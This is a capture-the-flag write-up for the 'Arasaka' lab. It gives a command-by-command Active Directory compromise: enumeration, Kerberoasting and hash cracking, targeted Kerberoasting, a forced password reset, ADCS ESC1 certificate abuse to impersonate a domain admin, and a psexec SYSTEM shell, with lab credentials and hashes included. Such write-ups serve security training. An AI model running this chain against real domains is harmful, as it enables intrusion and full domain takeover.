

Arasaka

lab link: <https://www.hacksmarter.org/courses/f618f837-3060-40a3-81cf-31beeaadf37a/>

Port enumeration

Rustscan:

```
rustscan -a 10.1.142.84 -g -- -Pn
10.1.142.84 ->
[53,88,135,139,389,464,445,593,636,3268,3269,3389,5
985,9389,49282,49669,49664,64808,64821,64835,64809,
64853]
```

Nmap:

```
sudo nmap -sTCV -Pn -open -T4 10.1.142.84 -p
53,88,135,139,389,464,445,593,636,3268,3269,3389,59
85,9389,49282,49669,49664,64808,64821,64835,64809,6
4853
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-
23 16:31 -0400
Nmap scan report for 10.1.142.84
Host is up (0.028s latency).
```

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows

Kerberos (server time: 2026-07-23 20:31:37Z)

135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows
netbios-ssn
389/tcp open ldap Microsoft Windows
Active Directory LDAP (Domain: hacksmarter.local,
Site: Default-First-Site-Name)
| ssl-cert: Subject:
commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername:
1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.hacksmarter.local
| Not valid before: 2025-09-21T15:35:32
|_Not valid after: 2026-09-21T15:35:32
|_ssl-date: TLS randomness does not represent time
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC
over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows
Active Directory LDAP (Domain: hacksmarter.local,
Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername:
1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.hacksmarter.local
| Not valid before: 2025-09-21T15:35:32
|_Not valid after: 2026-09-21T15:35:32
3268/tcp open ldap Microsoft Windows

Active Directory LDAP (Domain: hacksmarter.local,
Site: Default-First-Site-Name)

| ssl-cert: Subject:

commonName=DC01.hacksmarter.local

| Subject Alternative Name: othername:

1.3.6.1.4.1.311.25.1:<unsupported>,

DNS:DC01.hacksmarter.local

| Not valid before: 2025-09-21T15:35:32

|_Not valid after: 2026-09-21T15:35:32

|_ssl-date: TLS randomness does not represent time

3269/tcp open ssl/ldap Microsoft Windows

Active Directory LDAP (Domain: hacksmarter.local,
Site: Default-First-Site-Name)

| ssl-cert: Subject:

commonName=DC01.hacksmarter.local

| Subject Alternative Name: othername:

1.3.6.1.4.1.311.25.1:<unsupported>,

DNS:DC01.hacksmarter.local

| Not valid before: 2025-09-21T15:35:32

|_Not valid after: 2026-09-21T15:35:32

|_ssl-date: TLS randomness does not represent time

3389/tcp open ms-wbt-server Microsoft Terminal

Services

| ssl-cert: Subject:

commonName=DC01.hacksmarter.local

| Not valid before: 2026-07-22T20:24:50

|_Not valid after: 2027-01-21T20:24:50

|_ssl-date: 2026-07-23T20:33:05+00:00; -1s from
scanner time.

| rdp-ntlm-info:

| Target_Name: HACKSMARTER

```
| NetBIOS_Domain_Name: HACKSMARTER
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: hacksmarter.local
| DNS_Computer_Name: DC01.hacksmarter.local
| DNS_Tree_Name: hacksmarter.local
| Product_Version: 10.0.20348
|_ System_Time: 2026-07-23T20:32:25+00:00
5985/tcp open http Microsoft HTTPAPI
httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49282/tcp open msrpc Microsoft Windows RPC
49664/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
64808/tcp open ncacn_http Microsoft Windows RPC
over HTTP 1.0
64809/tcp open msrpc Microsoft Windows RPC
64821/tcp open msrpc Microsoft Windows RPC
64835/tcp open msrpc Microsoft Windows RPC
64853/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
```

SMB enumeration

No interesting share.

```
L$ netexec smb 10.1.142.84 -u 'faraday' -p 'hacksmarter123' --shares
SMB 10.1.142.84 445 DC01 [*] Windows Server 2022 B
uild 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:N
one) (Null Auth:True)
SMB 10.1.142.84 445 DC01 [+] hacksmarter.local\far
aday:hacksmarter123
SMB 10.1.142.84 445 DC01 [*] Enumerated shares
SMB 10.1.142.84 445 DC01 Share Permissio
ns Remark
SMB 10.1.142.84 445 DC01
--
SMB 10.1.142.84 445 DC01 ADMIN$
SMB 10.1.142.84 445 DC01 Remote Admin
SMB 10.1.142.84 445 DC01 C$
SMB 10.1.142.84 445 DC01 Default share
SMB 10.1.142.84 445 DC01 IPC$ READ
SMB 10.1.142.84 445 DC01 Remote IPC
SMB 10.1.142.84 445 DC01 NETLOGON READ
SMB 10.1.142.84 445 DC01 Logon server share
SMB 10.1.142.84 445 DC01 SYSVOL READ
SMB 10.1.142.84 445 DC01 Logon server share
```

but we can enumerate domain users and their description, from which i created a list of users.

```
netexec smb 10.1.142.84 -u 'faraday' -p
'hacksmarter123' --users
```


SMB	10.1.142.84	445	DC01	-Username-
	-Last PW Set-	-BadPW-	-Description-	
SMB	10.1.142.84	445	DC01	Administrator
	2025-09-18 22:40:20 0			Built-in account for administering the computer/domain
SMB	10.1.142.84	445	DC01	Guest
	<never> 0			Built-in account for guest access to the computer/domain
SMB	10.1.142.84	445	DC01	krbtgt
	2025-09-21 02:51:44 0			Key Distribution Center Service Account
SMB	10.1.142.84	445	DC01	Goro
	2025-09-21 15:00:31 0			Loyal to a fault
SMB	10.1.142.84	445	DC01	alt.svc
	2025-09-21 15:07:42 0			Trapped for eternity
SMB	10.1.142.84	445	DC01	Yorinobu
	2025-09-21 15:12:44 0			
SMB	10.1.142.84	445	DC01	Hanako
	2025-09-21 14:59:03 0			Waiting at embers
SMB	10.1.142.84	445	DC01	Faraday
	2025-09-21 15:06:45 0			
SMB	10.1.142.84	445	DC01	Smasher
	2025-09-21 15:01:20 0			
SMB	10.1.142.84	445	DC01	Soulkiller.svc
	2025-09-21 15:30:13 0			Certificate management for soulkiller AI
SMB	10.1.142.84	445	DC01	Hellman
	2025-09-21 15:04:19 0			
SMB	10.1.142.84	445	DC01	kei.svc
	2025-09-21 15:05:16 0			Trapped for eternity
SMB	10.1.142.84	445	DC01	Silverhand.svc
	2025-09-21 15:03:10 0			Trapped for eternity
SMB	10.1.142.84	445	DC01	Oda
	2025-09-21 15:02:14 0			
SMB	10.1.142.84	445	DC01	the_emperor
	2025-11-06 17:19:03 0			

Bloodhound


using Netexec with provided credentials to generate bloodhound files.

```
netexec ldap 10.1.142.84 -u 'faraday' -p
'hacksmarter123' --bloodhound -c All --dns-server
10.1.142.84
```

Found a kerberoastable user "alt.svc" who have a GenericAll control over "yorinobu".



And "yorinobu" have GenericWrite control over "soulkiller.svc".



But nothing interesting for "soulkiller.svc" user.

Kerberoasting

Using GetUsersSPNs.py, we're able to get a Kerberos hash for the user "alt.svc"

```

└─$ impacket-GetUserSPNs -request -dc-ip 10.1.142.84 hacksmarter.local/Faraday:hacksmarter123
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet
  LastLogon  Delegation
-----
AI/blackwall.hacksmarter.local  alt.svc      2025-09-21 11:07:42.894050
<never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter.local/alt.svc*$4be8239c6db
ba58ddd16be3ebe97df54$2e0801d59ef2ca95b9dd4f7989451fdd30200e3fb2617b5a9ff7cfa

```

and cracking it with Hashcat is a success.

```

hashcat -a 0 kerberoast.hash
~/tools/wordlist/rockyouAH9BF3.txt

```

```

cf1d989e87ea1b899815606d1fcb:
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter....6d1f

```

Credential are well valid.


```

└─$ netexec smb 10.1.142.84 -u alt.svc -p 30303030 --shares
SMB 10.1.142.84 445 DC01 [*] Windows Server 2022 B
uild 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:N
one) (Null Auth:True)
SMB 10.1.142.84 445 DC01 [+] hacksmarter.local\alt
.svc:babygirl1

```

Abusing GenericAll

Abusing GenericAll of "alt.svc" over "yorinobu" using Targetedkerberoast.py.



```
targetedKerberoast.py -v -d hacksmarter.local -u alt.svc -p <password>
```

And we got a hash for "yorinobu"

```
[VERBOSE] SPN added successfully for (Yorinobu)
[+] Printing hash for (Yorinobu)
$krb5tgs$23$*Yorinobu$HACKSMARTER.LOCAL$hacksmarter.local/Yorinobu*$78c95a45e082a2b18abde8d42851ab2d$f7822f4057f5e7605624a5dd16e8bed8462dadfc0f8d30af8f8c7
```

but Hashcat didn't succeed.

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*Yorinobu$HACKSMARTER.LOCAL$hacksmarter ... 952c66
```

So let's try to change the password instead.

Force Change Password

Use samba's net tool to change the user's password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.

```
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"
```

It can also be done with pass-the-hash using [pth-toolkit's net tool](#). If the LM hash is not known, use 'ffffffffffffffffffffffff'.

```
pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"LMhash":"NThash" -S "DomainController"
```

Now that you know the target user's plain text password, you can either start a new agent as that user, or use that user's credentials in conjunction with PowerView's ACL abuse functions, or perhaps even RDP to a system the target user has access to. For more ideas and information, see the references tab.


```
net rpc password "Yorinobu" 'Passw0rd!' -U "hacksmarter.local"/"alt.svc"%"<password>" -S DC01.hacksmarter.local
```

no error, and it is validated with Netexec.

```
$ netexec smb 10.1.142.84 -u Yorinobu -p 'Passw0rd!' --shares
SMB 10.1.142.84 445 DC01 [*] Windows Server 2022 B
uild 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.142.84 445 DC01 [+] hacksmarter.local\Yorinobu:Passw0rd!
```

Abusing GenericWrite

Now let's move to "soulkiller.src" abusing "yorinobu" GenericWrite over it.



lets use again Targetedkerberoast.py.

```
targetedKerberoast.py -v -d hacksmarter.local -u
Yorinobu -p 'Passw0rd!'
```

And we've got the hash

```
[+] Printing hash for (Soulkiller.svc)
$krb5tgs$23$*Soulkiller.svc$HACKSMARTER.LOCAL$hacksmarter.local/Soulkiller.svc
c*$4c2a217ee9d5b0e52a3c8dbb5c2feffdf$2f5252ceeb65869bfb89e68e1d77112f837f79c5ea
```

Hashcat was a success this time

```
edc650792bc3588:
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*Soulkiller.svc$HACKSMARTER.LOCAL$hacks ... bc35
```

Credential are valid.

```
$ netexec smb 10.1.142.84 -u Soulkiller.svc -p 'edc650792bc3588' --shares
SMB 10.1.142.84 445 DC01 [*] Windows Server 2022 B
uild 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:N
one) (Null Auth:True)
SMB 10.1.142.84 445 DC01 [+] hacksmarter.local\Sou
lkiller.svc:
```

I started thinking that I'm on a rabbit hole trail since the begging but then, i remembered the description of this last compromised user (that why taking notes is importing) :

```
SMB      10.1.142.84      445      DC01      Soukiller.svc
2025-09-21 15:30:13 0      Certificate managment for soukiller AI
```

ADCS Abuse

Using Certify in order to enumerate CA on this DC and any vulnerable template.

```
certipy-ad find -u
'Soukiller.svc@hacksmarter.local' -p '<password>'
-dc-ip 10.1.142.84 -enabled -vulnerable
```

```
└─$ certipy-ad find -u 'Soukiller.svc@hacksmarter.local' -p 'XXXXXXXXXX'
-dc-ip 10.1.142.84 -enabled -vulnerable
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'hacksmarter-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Try
ing again...
[*] Successfully retrieved CA configuration for 'hacksmarter-DC01-CA'
[*] Checking web enrollmet for CA 'hacksmarter-DC01-CA' @ 'DC01.hacksmarter.
local'
```

And we have an ESC1 vulnerability on a template which can grant as a certificate to impersonate a domain admin since "soukiller.svc" can enroll it.

```
[+] User Enrollable Principals      : HACKSMARTER.LOCAL\Soukiller.svc
[!] Vulnerabilities
    ESC1                             : Enrollee supplies subject and templ
ate allows client authentication.
```

Next we need to request a certificate with a domain admin UPN (or SID).

We can see in bloodhound result the user "the_emperor" as a domain admin, which I will be targeting.

```
└─$ certipy-ad req -u 'Soulkiller.svc@hacksmarter.local' -p '00000000-0000-0000-0000-000000000000' -dc-ip 10.1.142.84 -ca 'hacksmarter-DC01-CA' -template 'AI_Takeover' -upn 'THE_EMPEROR@HACKSMARTER.LOCAL'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'THE_EMPEROR@HACKSMARTER.LOCAL'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'the_emperor.pfx'
[*] Wrote certificate and private key to 'the_emperor.pfx'
```

Success! now, let's authenticate using created PFX file. And we've got, his highness, "the_emperor" hash.

```
└─$ certipy-ad auth -pfx the_emperor.pfx -dc-ip 10.1.142.84
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'THE_EMPEROR@HACKSMARTER.LOCAL'
[*] Using principal: 'the_emperor@hacksmarter.local'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'the_emperor.ccache'
[*] Wrote credential cache to 'the_emperor.ccache'
[*] Trying to retrieve NT hash for 'the_emperor'
[*] Got hash for 'the_emperor@hacksmarter.local': aad3b435b51404eeaad3b435b51404ee:d87640b0d83dc7f90f5f30bd6789b133
```

And finally, connecting using Psexecsvc.py and WE ARE "NT AUTHORITY\SYSTEM"!!!

note : impacket-psexec did fail to launch, that why Im using an

alternative

```
└─$ python3 ~/tools/win_vic/psexecsvc.py HACKSMARTER.LOCAL/the_emperor@10.1.1
42.84 -hashes :[REDACTED] -system
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.1.142.84.....
[*] Found writable share ADMIN$
[*] Uploading file PSEXESVC.exe
[*] Opening SVCManager on 10.1.142.84.....
[*] Creating service PSEXESVC on 10.1.142.84.....
[*] Starting service PSEXESVC.....
[+] Elevating to system
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.1906]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

I will lets guess where the root.txt will be availble

Happy Hunting!

reference and tools:

<https://ring0shady.github.io/posts/adcs-complete-attack-guide/#esc1--enrollee-supplies-subject--client-authentication>

https://orange-cyberdefense.github.io/ocd-mindmaps/img/mindmap_ad_dark_classic_2025.03.excalidraw.svg

<https://github.com/sensepost/susinternals/blob/main/psexecsvc.py>

<https://github.com/ShutdownRepo/targetedKerberoast>